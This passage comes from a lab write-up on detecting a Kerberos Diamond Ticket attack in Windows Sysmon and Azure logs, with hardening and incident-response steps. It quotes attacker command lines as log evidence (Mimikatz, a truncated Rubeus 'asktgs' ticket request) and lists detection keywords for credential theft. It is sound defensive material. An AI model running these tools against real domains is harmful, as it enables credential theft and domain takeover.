
Local Detection (Windows Workstation)

Target Environment: Windows Event Viewer (Workstation)
Relevant Logs: `Microsoft-Windows-Sysmon/Operational` **Key Focus:** Process Creation, Command-Line Auditing, and Malicious Tool Execution.

While the Domain Controller logs the authentication anomalies, the local workstation where the attacker has a foothold (`naruto_hokage`'s machine) logs the exact execution of the offensive tooling. Sysmon is highly effective here because it captures detailed process metadata, including the original file names and full command-line arguments.

1. Detecting Malicious Tool Execution (Mimikatz)

The attacker's first local action was to run Mimikatz to escalate privileges and perform the DCSync attack.



Telemetry Source: `Sysmon` (Event ID 1 - Process Create)


Execution Details:
We filter the Sysmon Operational logs for Event ID 1 to identify suspicious process creations.

- **Analysis :** The event properties explicitly show the execution of Mimikatz.
  - **OriginalFileName:** `mimikatz.exe` - Sysmon extracts the PE header metadata. Even if the attacker had renamed the file to something innocuous like `update.exe` to evade basic file name monitoring, this field would still flag it as Mimikatz.
  - **CommandLine:** `"C:\Users\naruto_hokage\Downloads\mimikatz.exe"` - This reveals exactly where the tool was executed from. Executables running directly

out of a user's `Downloads` or `AppData` folder are highly suspicious and should trigger behavioral alerts.

2. Detecting Ticket Manipulation (Rubeus)

After extracting the `krbtgt` hash, the attacker utilized Rubeus to forge the Diamond Ticket and subsequently request a Service Ticket (TGS) to access the CIFS share on the Domain Controller.



Telemetry Source: `Sysmon` (Event ID 1 - Process Create)

Execution Details:
We continue analyzing Event ID 1 for subsequent malicious tool execution.


- **Analysis :** This is one of the highest-fidelity alerts for a Kerberos-based attack. The log captures the exact command the attacker used to request the

service ticket:

- **OriginalFileName:** `Rubeus.exe`
- **CommandLine:** `"C:\Users\naruto_hokage\Downloads\Rubeus.exe" asktgs /ticket:doIFX...`
- By logging the full command line, defenders not only detect the presence of Rubeus but also capture the exact parameters used (`asktgs`) and the massive base64 blob of the forged ticket being injected. Alerting on command-line arguments containing `/ptt`, `asktgs`, or `/krbkey:` will immediately catch this phase of the attack.

3. Monitoring Critical Subsystem Baselines (LSASS)

Both Mimikatz and Rubeus interact heavily with the Local Security Authority Subsystem Service (`lsass.exe`) to request debug privileges, dump credentials, and inject forged tickets (`/ptt`) into memory.




Telemetry Source: `Sysmon` (Event ID 1 - Process Create & Event ID 10 - Process Access)

Execution Details:

- **Analysis :** This screenshot shows the baseline process creation (Event ID 1) of `lsass.exe` itself. In a mature SOC environment, defenders use this legitimate path (`C:\Windows\system32\lsass.exe`) to build robust correlation rules.
    - While Event ID 1 shows LSASS starting legitimately, defenders must pivot to **Sysmon Event ID 10 (Process Access)** to look for processes—like the `mimikatz.exe` or `Rubeus.exe` we found in the previous steps—requesting handles to this specific `lsass.exe` image. If a binary running from a user's `Downloads` folder touches the memory space of `lsass.exe`, it is a near-guaranteed indicator of credential dumping or ticket injection.

4. Correlating Endpoint Execution to Network Anomalies

The ultimate power of this documentation lies in connecting the local tool execution (Rubeus) to the authentication requests hitting the Domain Controller.



Telemetry Source: `WindowsSecurityEvents` (Event ID 4769) in Azure Advanced Hunting.

Analysis & Execution Details:

- **Azure Log Review :** When Rubeus executed the `asktgs` command locally (Image 13), it generated a Kerberos Service Ticket Request over the network.
    - Azure Advanced Hunting captures this as Event ID 4769. The logs explicitly show the `Account Name: panther@LAB.LOCAL` requesting access.
    - **The Detection Logic:** By correlating the timestamp of the local `Rubeus.exe` execution in Sysmon with the Event ID 4769 network request for the standard user `panther` in Azure, defenders can definitively prove that the `panther` ticket was forged and injected by the compromised `naruto_hokage` workstation.

Diamond Ticket Attack: Mitigation & Remediation

Defending against a Diamond Ticket attack requires a comprehensive strategy because the forged tickets are cryptographically valid and inherently difficult to distinguish from legitimate Kerberos traffic. To secure the environment against both the local weaponization (Mimikatz/Rubeus) and remote exploitation (Impacket/DCSync) phases, organizations must combine proactive hardening with decisive incident response.

1. Proactive Mitigation Strategies

The most effective way to stop a Diamond Ticket attack is to prevent the attacker from obtaining the `krbtgt` cryptographic keys and to restrict their ability to execute offensive tooling.

- **Rotate KRBTGT Account Passwords:** Regularly reset the KRBTGT password twice to invalidate cached tickets. Because the KRBTGT history retains the previous password, resetting it twice consecutively ensures that any previously stolen hashes or forged Diamond Tickets are immediately rendered useless.
- **Enforce Modern Encryption:** Disable legacy protocols like RC4-HMAC in favor of AES256. While attackers can use AES-256 (as demonstrated in your lab), forcing AES-only environments breaks older, lazier attack tooling and simplifies detection logic.
- **Restrict Privilege Escalation & DCSync Rights:** Apply least privilege principles to minimize exposure. The attack requires the ability to replicate directory secrets. Audit your Active Directory Access Control Lists (ACLs) to ensure only strictly necessary Domain Controller computer accounts and highly trusted administrators have `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` rights.
- **Implement Tiered Administration (Local Defense):** Prevent Domain Admins (like the compromised `flame` account) from logging into standard user workstations. If a highly privileged account never authenticates to a standard workstation, their credentials cannot be scraped from LSASS memory by tools like Mimikatz.
- **Endpoint Hardening & ASR Rules (Local Defense):** Utilize Windows Defender Attack Surface Reduction (ASR) rules and Credential Guard. Credential Guard

isolates LSASS in a virtualization-based security container, preventing local administrative accounts (like `naruto_hokage`) from dumping the `krbtgt` hash even with `SeDebugPrivilege`.

2. Incident Response & Remediation

Once a Diamond Ticket attack is detected via the Sysmon or Azure telemetry documented previously, the remediation must be swift to cut off the attacker's persistent backdoor.

- **Invalidate Active Tickets (Remote & Local Remediation):** Immediately rotate KRBTGT keys and log out all active sessions. This severs the attacker's access, even if they are currently holding a forged ticket in memory (`/ptt`).
- **Eradicate Remote Backdoors (Remote Remediation):** If Impacket's `psexec.py` was used, the attacker left artifacts on the Domain Controller. You must manually inspect the `C:\Windows` directory and delete the randomized executable payloads (e.g., `xyiQlLBz.exe`). Additionally, open the Services MMC (`services.msc`) or use PowerShell to delete any lingering randomized temporary services (e.g., `ddgS`) that Impacket failed to clean up.
- **Revoke Unauthorized Privileges:** Inspect the groups that the compromised standard users (e.g., `panther`) were temporarily elevated into via the forged Privilege Attribute Certificate (PAC). Ensure no persistence mechanisms (such as newly created user accounts or modified Group Policy Objects) were left behind while they had Domain Admin access.
- **Forensic Analysis:** Use tools like BloodHound to map privilege escalation paths and identify compromised accounts. This helps determine exactly how the attacker originally compromised the `naruto_hokage` and `flame` accounts to begin with, allowing you to patch the root vulnerability.

Proactive Measures

- **Rotate KRBTGT Account Passwords**: Regularly reset the KRBTGT password twice to invalidate cached tickets.
- **Enforce Modern Encryption**: Disable legacy protocols like RC4-HMAC in favor of AES256.

- **Restrict Privilege Escalation**: Apply least privilege principles to minimize exposure.

Incident Response

- **Invalidate Active Tickets**: Immediately rotate KRBTGT keys and log out all active sessions.
- **Forensic Analysis**: Use tools like BloodHound to map privilege escalation paths and identify compromised accounts.